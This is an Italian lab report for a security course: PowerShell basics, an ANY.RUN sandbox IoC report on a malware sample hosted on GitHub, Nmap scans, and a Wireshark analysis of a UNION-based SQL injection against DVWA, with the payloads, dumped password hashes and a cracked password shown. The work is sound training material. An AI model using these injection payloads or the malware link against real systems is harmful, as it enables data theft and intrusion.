

Progetto S11 L5

Esercizio 1 — Usare Windows PowerShell

Obiettivo: esplorare PowerShell, familiarizzare con i comandi equivalenti al prompt dei comandi, usare netstat e operare con il cestino.


Parte 1: Avviare PowerShell e Prompt dei comandi

Domanda: Qual è il comando PowerShell per 'dir'?

Risposta: In PowerShell l'alias 'dir' è mappato al cmdlet 'Get-ChildItem'.
Quindi il comando equivalente è:

Get-ChildItem

Nella pratica puoi continuare a digitare 'dir' perché PowerShell lo reindirizza internamente, ma per scripting e chiarezza è preferibile usare il nome completo del cmdlet.



```
Amministratore: Windows PowerShell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

PS C:\Windows\system32> Get-Alias dir

CommandType      Name
-----
Alias             dir -> Get-ChildItem
```

Parte 2: Comandi base (dir, ping, ipconfig, cd)

Domanda: Quali sono gli output del comando dir? E quali i risultati?

Risposta:

- dir / Get-ChildItem: Visualizza l'elenco dettagliato di tutti i file e le cartelle presenti nella directory corrente. L'output mostra:
- Nome di file e cartelle
- Dimensione dei file (in byte)
- Data e ora dell'ultima modifica
- Attributi (ad esempio, directory, file nascosto, di sistema, ecc.)

Questo comando è fondamentale per esaminare la struttura di una cartella, individuare artefatti sospetti o file creati/modificati di recente, e per una panoramica rapida dello stato del filesystem.

ping : Invia pacchetti ICMP all'host specificato per verificare la connettività di rete. L'output tipico include:

Risposta dall'host (indirizzo IP di destinazione)

Se il ping riceve risposta, la connessione IP è funzionante; se i pacchetti risultano persi o non arriva risposta, potrebbero esserci problemi di rete, configurazione o blocchi di sicurezza.

cd : Cambia la directory di lavoro corrente. Non restituisce un output testuale particolare, ma sposta il prompt nella cartella specificata. È utile per navigare tra le directory e operare in percorsi che contengono file di interesse (log, artefatti, ecc.).

ipconfig: Mostra la configurazione di rete del computer. L'output include:

Indirizzo IPv4 e IPv6 delle interfacce di rete attive

Subnet mask

Gateway predefinito

Altri dettagli come DNS, stato delle schede, ecc.

Queste informazioni permettono di identificare la rete di appartenenza, verificare la presenza di indirizzi sospetti o duplicati e preparare attività di troubleshooting o analisi di sicurezza.

```

PS C:\Windows\system32> ping 8.8.8.8

Esecuzione di Ping 8.8.8.8 con 32 byte di dati:
Risposta da 8.8.8.8: byte=32 durata=29ms TTL=255
Risposta da 8.8.8.8: byte=32 durata=20ms TTL=255
Risposta da 8.8.8.8: byte=32 durata=20ms TTL=255
Risposta da 8.8.8.8: byte=32 durata=20ms TTL=255

Statistiche Ping per 8.8.8.8:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 20ms, Massimo = 29ms, Medio = 22ms
PS C:\Windows\system32>

```

```

    Minimo = 20ms, Massimo = 29ms, Medio = 22ms
PS C:\Windows\system32> cd
PS C:\Windows\system32> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 10.0.2.15
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 10.0.2.2

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:2402:d08:a401:ae8
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::2402:d08:a401:ae8%5
    Gateway predefinito . . . . . : ::
PS C:\Windows\system32>

```

Parte 3: Cmdlet e alias

Spiegazione: i cmdlet PowerShell hanno la forma verbo-nome (es. Get-ChildItem). Gli alias semplificano l'interazione ma per script e documentazione professionale è preferibile usare i nomi completi. Consulta la documentazione Microsoft per approfondimenti.

Parte 4: netstat e analisi processi


Domanda: Quali informazioni fornisce netstat -abno e come usarle?

Risposta:

- netstat elenca connessioni di rete e porte in ascolto; opzioni utili:
 - -a mostra tutte le connessioni e le porte in ascolto,
 - -b mostra il binario associato (richiede privilegi),

- -n mostra indirizzi numerici,
- -o mostra il PID.

Con il PID ottenuto, apri Task Manager → Dettagli e cerca il PID per ottenere il nome del processo e la posizione del file eseguibile (Properties). Questo permette di stabilire quale processo ha aperto una specifica connessione e se è legittimo o sospetto.



Parte 5: Clear-RecycleBin

Domanda: Cosa succede dopo clear-recyclebin?

Risposta: il comando 'Clear-RecycleBin' svuota il cestino di Windows. In PowerShell verrà chiesta conferma; dopo l'esecuzione i file nel cestino vengono rimossi definitivamente (a meno che non siano protetti o in uso). Questo è utile per esercizi di pulizia ma in indagini forensi deve essere evitato (potrebbe distruggere prove).

Esercizio 2 — Studio IoC su ANY.RUN

Obiettivo: aprire il task ANY.RUN e produrre un mini-report delle minacce con IoC, mappature MITRE, catena d'esecuzione e raccomandazioni difensive.

Risposta (testo discorsivo e completo):

Il file **Jvczfhe.exe**, scaricato da un repository GitHub sospetto (<https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe>), è stato sottoposto ad analisi dinamica tramite la sandbox **ANY.RUN**. L'eseguibile è stato eseguito su un ambiente **Windows 10 Professional 64 bit** ed è stato classificato come **attività dannosa**.

Indicatori statici

- **MD5:** 00B5E91B42712471CDFBDB37B715670C
- **SHA1:** D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2
- **SHA256:**
0307EE805DF8B94733598D5C3D62B28678EAEADBF1CA3689FA678A3780DD3DF0

Il file mostra una struttura PE sospetta ed è stato rilevato da diversi antivirus come malevolo.

Attività osservate

Durante l'esecuzione, il campione ha mostrato comportamenti tipici di un malware:

- **Esecuzione ed evasione**
 - Avvio tramite cmd.exe con uso di timeout.exe per ritardare l'esecuzione.
 - Rinominazione/utilizzo di utility legittime di Windows (tattica di **Masquerading**).
 - Disattivazione della registrazione degli eventi di Windows per compromettere le difese.
- **Persistenza e manipolazioni**
 - Creazione di processi secondari sospetti come Muadnrd.exe.

- Uso di InstallUtil.exe, indicativo di tecniche di esecuzione persistente tramite il framework .NET.
- Modifiche al registro di sistema, incluse chiavi relative a **tracing** e configurazioni proxy.
- **Attività di scoperta**
 - Lettura delle informazioni di sistema (hostname, GUID macchina, variabili ambiente).
 - Interrogazione del registro per individuare configurazioni di rete e impostazioni di sicurezza.
- **Comando e Controllo (C2)**
 - Comunicazioni su **porte non standard**, comportamento tipico per stabilire canali occulti.
 - Connessioni multiple verso domini e servizi legittimi (GitHub, Google, Cloudflare), verosimilmente per mimetizzare il traffico malevolo.

Mitre ATT&CK Mapping

Le tattiche e tecniche rilevate includono:

- **Esecuzione** → Command and Scripting Interpreter (T1059)
- **Evasione delle difese** → Masquerading (T1036), Disabling Security Tools/Logging (T1562)
- **Discovery** → Query Registry (T1012), System Information Discovery (T1082)
- **C2** → Non-standard Port (T1571)

File e processi coinvolti

- **Processo iniziale:** Jvczfhe.exe (PID: 7492)
- **Processi generati:** cmd.exe, timeout.exe, InstallUtil.exe, WerFault.exe, Muadnrd.exe.
- **File droppati/sospetti:** modifiche nella directory utente e nel profilo Firefox.

Verdetto

Il comportamento osservato conferma la natura **malevola** del campione. Jvczfhe.exe agisce come **malware con capacità di evasione, raccolta**

informazioni e stabilimento di connessioni C2. L'uso di file rinominati, modifiche al registro e disabilitazione dei log rafforza l'ipotesi di un software progettato per persistenza e furto di dati.

Raccomandazioni

- Bloccare l'hash del file nei sistemi di sicurezza.
- Aggiornare regole IDS/IPS per individuare traffico su porte anomale.
- Controllare gli endpoint per presenza di processi come **Muadnrd.exe** e anomalie nei log di Windows.
- Ripristinare i sistemi compromessi da backup sicuri.

The screenshot displays a security analysis tool interface. At the top, a red banner indicates "Attività dannosa" (Malicious Activity). The main area shows the file path `https://github.com/MELITERRER/frew/blob/main/Jvczfhe.exe` and the file name `Jvczfhe.exe`. It includes a "Win10 a 64 bit" label and a "Tempo totale: NaN s" (Total Time: NaN s) indicator. Below this, there are buttons for "github" and "netreattore". The "Indicatori:" (Indicators) section shows icons for various threat types. The bottom section contains several buttons: "CIO", "MalConf", "Ricomincia", "Rapporto di testo", "Grafico", "ATT&CK", "AI Riepilogo", and "Esportare". The footer shows the system information: "Windows 10 Professional a 64 bit", "26 settembre 2025, 12:10", and a list of threat indicators including "QuarantineMessage.zip", "allegati", "attc-enc", "allegati sospetti", "phishing", and "phishing-mi".

The screenshot displays the MITRE ATT&CK Matrix interface. At the top, it shows the matrix title and navigation tabs for Tactics (4), Techniques (6), and Events (77). Below this, a grid of attack techniques is visible, including 'Interprete di comandi e script (1/12)', 'Mascheramento (1/11)', 'Registro delle query (4/50)', and 'Porta non standard (1)'. The bottom section features a detailed network traffic log with columns for Spostamenti, Protocollo, Rapp, PID, Nome del processo, CN, Proprietà, Porta, Dominio, ASN, and Traffico. The log includes entries for various protocols like TCP and UDP, and processes like firefox.exe and svchost.exe, with associated IP addresses and domain names.

Spostamenti	Protocollo	Rapp	PID	Nome del processo	CN	Proprietà	Porta	Dominio	ASN	Traffico
PRIMA	TCP	?	1920	svchost.exe	?	40.127.240.158	443	impostazioni...	MICROSOFT-CO...	In attesa dei d
PRIMA	TCP	?	1048	RUXIMICS.exe	?	40.127.240.158	443	impostazioni...	MICROSOFT-CO...	In attesa dei d
PRIMA	TCP	?	2120	MoUsCoreWorker.exe	?	40.127.240.158	443	impostazioni...	MICROSOFT-CO...	In attesa dei d
PRIMA	UDP	✓	4	Sistema	?	192.168.100.255	138	-	-	↑ 558 anni ↓
7 millisecondi	TCP	?	6596	firefox.exe	?	140.82.121.3	443	github.com	GITHUB	↑ 3Kb ↓
3 millisecondi	TCP	✓	6596	firefox.exe	?	34.107.221.82	80	detectportal...	GOOGLE	↑ 303 anni ↓ 2
3 millisecondi	TCP	✓	6596	firefox.exe	?	34.107.221.82	80	detectportal...	GOOGLE	↑ 305 anni ↓ 2
2 millisecondi	TCP	?	6596	firefox.exe	?	34.117.188.166	443	prod.ads.pro...	PIATTAFORMA ...	↑ 1 Kb ↓
5 millisecondi	TCP	?	6596	firefox.exe	?	34.117.188.166	443	prod.ads.pro...	PIATTAFORMA ...	↑ 1 Kb ↓
3 millisecondi	TCP	?	6596	firefox.exe	?	172.64.149.23	80	ocsp.comod...	CLOUDFLARENET	↑ 851 anni ↓
1 millisecondi	TCP	?	6596	firefox.exe	?	184.24.77.69	80	r10.o.lencr.org	Akamai Internati...	↑ 2Kb ↓
7 millisecondi	UDP	✓	6596	firefox.exe	?	142.250.186.138	443	safebrowsin...	-	↑ 2Kb ↓
3 millisecondi	UDP	?	6596	firefox.exe	?	34.117.188.166	443	prod.ads.pro...	-	↑ 2Kb ↓
3 millisecondi	TCP	?	6596	firefox.exe	?	34.107.243.93	443	push.service...	GOOGLE	↑ 1001 anni ↓
7 millisecondi	TCP	?	6596	firefox.exe	?	184.24.77.74	80	r11.o.lencr.org	Akamai Internati...	↑ 852 anni ↓
1 millisecondi	TCP	✓	6596	firefox.exe	?	142.250.186.138	443	safebrowsin...	GOOGLE	↑ 2Kb ↓
5 millisecondi	TCP	✓	6596	firefox.exe	?	142.250.186.67	80	pki-goog.l.go...	GOOGLE	↑ 845 a.C. ↓
2 millisecondi	TCP	?	6596	firefox.exe	?	34.160.144.191	443	prod.content...	GOOGLE	↑ 4Kb ↓
4 millisecondi	UDP	?	6596	firefox.exe	?	34.117.188.166	443	prod.ads.pro...	-	↑ 2Kb ↓
4 millisecondi	UDP	?	6596	firefox.exe	?	34.107.243.93	443	push.service...	-	↑ 2Kb ↓
5 millisecondi	TCP	?	6596	firefox.exe	?	184.24.77.81	80	r10.o.lencr.org	Akamai Internati...	↑ 1 Kb ↓
3 millisecondi	TCP	?	6596	firefox.exe	?	184.24.77.81	80	r10.o.lencr.org	Akamai Internati...	↑ 852 anni ↓

Bonus 1 — Esplorazione con Nmap

Obiettivo: usare Nmap per mappare host, porte e servizi; rispondere alle domande sulle porte, sistemi e sullo scopo di scanme.nmap.org.

Risposte e spiegazioni (parlate e accessibili):

1) Cos'è Nmap e a cosa serve?

Nmap (Network Mapper) è uno strumento open-source per la discovery di rete e il port scanning. Viene usato da amministratori per inventario, gestione patch, e da team di sicurezza per mappare la superficie d'attacco.

Può anche essere usato in maniera malevola per ricognizione.

2) Qual è il comando d'esempio mostrato e cosa fanno le opzioni -A e -T4?

- Comando d'esempio: `nmap -A -T4 <target>`

- -A: abilita una serie di rilevazioni avanzate (OS detection, version detection, script scanning e traceroute). Fornisce molte informazioni ma è 'rumoroso'.

- -T4: imposta un timing aggressivo, velocizza la scansione ma aumenta la probabilità di essere rilevati da IDS/IPS.

3) Cosa rispondere alle domande pratiche dopo una scansione?

- Porte e servizi aperti: elenca quelli marcati come 'open' nel report Nmap (es. 21/tcp ftp vsftpd, 22/tcp ssh OpenSSH, 80/tcp http Apache).

- Porte filtrate: segnala quelle con stato 'filtered' (indicano firewall/ACL che bloccano la scansione).

- Indirizzo IP del server: usa l'IP indicato da Nmap (es. scanme.nmap.org → 45.33.32.156).

- Sistema operativo: Nmap fornisce un'indicazione OS (es. Linux) ma non è infallibile; segnala il livello di confidenza.

4) Scopo di scanme.nmap.org: è un host messo a disposizione dagli autori di Nmap per testare l'installazione e fare scansioni autorizzate. Non usare per test aggressivi ripetuti.

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 08:07 -0400
Nmap scan report for 10.0.2.15
Host is up (0.000026s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome
```

[NMAP\(1\)](#)

Nmap Reference Guide

[NMAP\(1\)](#)

NAME

nmap - Network exploration tool and security / port scanner

SYNOPSIS

nmap [[Scan Type...](#)] [[Options](#)] {[target specification](#)}

DESCRIPTION

Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

A typical Nmap scan is shown in **Example 1**. The only Nmap arguments used in this **example** are **-A**, to enable OS and version detection, script scanning, and traceroute; **-T4** for faster execution; and then the hostname.

Example 1. A representative Nmap scan

```
# nmap -A -T4 scanme.nmap.org
```

```
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: li86-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (protocol
```

Example 1. A representative Nmap scan

```
# nmap -A -T4 scanme.nmap.org
```

A typical Nmap scan is shown in **Example 1**. The only Nmap arguments used in this **example** are **-A**, to enable OS and version detection, script scanning, and traceroute; **-T4** for faster execution; and then the hostname.

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 08:01 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000064s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 127.0.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0          0 Mar 26 2018 ftp_test
22/tcp    open      ssh          OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome
```

```
[analyst@secOps ~]$ ip address
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
```

```
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> m
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:
    altname enx0800272f87a7
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.2
```

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 08:02 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-favicon: Nmap Project
|_ http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo   Nping echo
81337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Bonus 2 — Attacco a un database MySQL (SQL Injection)

Obiettivo: visualizzare e spiegare un attacco SQLi (in-band, UNION-based) analizzando un PCAP e i flussi HTTP.

Risposte:

1) Quali sono i due indirizzi IP coinvolti nell'attacco?

Risposta: dalla cattura Wireshark osservata l'attaccante (sorgente) è 10.0.2.4 e la vittima/target è 10.0.2.15.

2) Come si visualizza l'iniezione e quale parametro è vulnerabile?

Risposta: l'iniezione appare nella GET HTTP su /dvwa/vulnerabilities/sqli/ con parametro 'id'. Il payload è ad esempio: 1' or 1=1 union select database(), user()#.

3) Qual è la versione del database? Come si ottiene?

Risposta: la versione risulta estratta dall'output dell'injection (es. 5.7.12-0ubuntu1.1) quando l'attaccante esegue 'union select null, version()'

4) Quale utente ha l'hash 8d3533d75ae2c3966d7e0d4fcc69216b e qual è la password in chiaro?

Risposta: dalla prova mostrata l'hash

8d3533d75ae2c3966d7e0d4fcc69216b è associato all'utente 'smith'. L'hash è stato crackato usando un servizio come CrackStation e il risultato in chiaro è 'charley'. Inserire screenshot del dump con l'hash e dello strumento di cracking con il risultato.

5) Che dati sono stati esfiltrati e qual è l'impatto tecnico?

Risposta: l'attaccante ha enumerato database, tabelle e colonne e ha estratto coppie user/password in forma di hash. L'impatto include perdita di confidenzialità, possibilità di escalation tramite account compromessi e abuso di funzioni DB. Hash non salati o MD5 sono facilmente crackabili e quindi aggravano l'impatto.

6) Due metodi per prevenire SQLi (risposta pratica):

- Prepared statements (query parametrizzate) e uso di ORM che separano codice e dati.

- Validazione/whitelisting degli input e rimozione di output verbose (no informative error messages); inoltre uso di WAF per filtrare pattern noti.

7) Raccomandazioni pratiche immediate:

- Isolare il traffico malevolo, esportare PCAP, salvare evidenze (Follow TCP Stream), bloccare l'IP sorgente in ambiente di produzione e applicare patch/security hardening.
- Migrare il salvataggio password a algoritmi sicuri (bcrypt/argon2) con salt per ogni password.

Source	Destination
10.0.2.4	10.0.2.15

```
</form>  
<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (5,894 bytes) Show as ASCII No delta times

Find: 1=1

```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1  
Host: 10.0.2.15  
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/  
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1
```

```

        </form>
        <pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
    </div>

```

```

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:20:41 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1536
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

```

```

        </form>
        <pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
    </div>

```

```


B_BUFFER_POOL_STATS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40ca</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: <br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
    </div>

```

Enter up to 20 non-salted hashes, one per line:

8d3533d75ae2c3966d7e0d4fcc69216b

☐ I'm not a robot


[Privacy](#) - [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Come prevenire l'iniezione SQL (SQLi)

Sanificazione

Se gli aggressori possono inserire una query inaspettata che l'applicazione accetta, è opportuno limitare la funzionalità di input per proteggere i dati. Gli sviluppatori possono utilizzare la convalida o la sanificazione degli input, in modo che l'applicazione accetti solo determinati input nei campi dei moduli e rifiuti quelli non conformi. Gli utenti Web conoscono questa pratica. Un esempio è quando viene richiesto di creare una password che deve contenere un certo numero di caratteri e contenere almeno un carattere speciale.

Tuttavia, questa non è una soluzione ideale perché è difficile pianificare tutte le combinazioni di input consentite. Gli utenti, che possono essere dipendenti o clienti, comporteranno un numero considerevole di errori. Ciò può influire significativamente sulle operazioni aziendali.

Filtraggio e convalida

Per filtrare SQLi e bloccare potenziali minacce, le aziende possono installare unWeb firewall applicativo (WAF). Un WAF abbina gli input a un'ampia elencazione di signature note per contrastare le query SQL dannose. L'elenco viene aggiornato e aggiornato regolarmente in modo che un'organizzazione possa stare al passo con il panorama delle minacce in evoluzione.

Limitazione dell'ambito dei comandi SQL

Sebbene il filtraggio per SQLi sia necessario, il blocco del 100% delle query SQL non è fattibile. Dipendenti, partner o esperti del settore della sicurezza potrebbero dover testare l'applicazione e avranno bisogno di autorizzazione per farlo. Il WAF può verificare in modo incrociato l'ingresso con i dati IP (Internet Protocol) prima di bloccare la richiesta.

Evita parametri URL non protetti

Se un sito web non utilizza Hypertext Transfer Protocol Secure (HTTPS), che sfrutta la sicurezza SSL/TLS (Secure Sockets Layer/Transport Layer Security) per la crittografia, un aggressore può manipolare il cookie di sessione con SQLi per accedere al database. Le organizzazioni devono proteggere i propri URL di siti web e applicazioni web per evitare che ciò accada.

Chiusura e note finali

Questo documento è pensato come testo discorsivo e completo che risponde alle domande delle slide e guida l'inserimento delle evidenze visive. Ho indicato chiaramente dove inserire ogni screenshot; tu provvedi a incollarli nel documento finale. Se vuoi, posso poi rigenerare una versione finale con le immagini posizionate dove hai messo i segnaposto.

Se desideri che inserisca tecnicismi aggiuntivi (esempi di Sysmon config, regole Sigma, comandi PowerShell scriptati, query SQL 'sicure' con prepared statements) dimmelo e preparo un'appendice tecnico-pratica.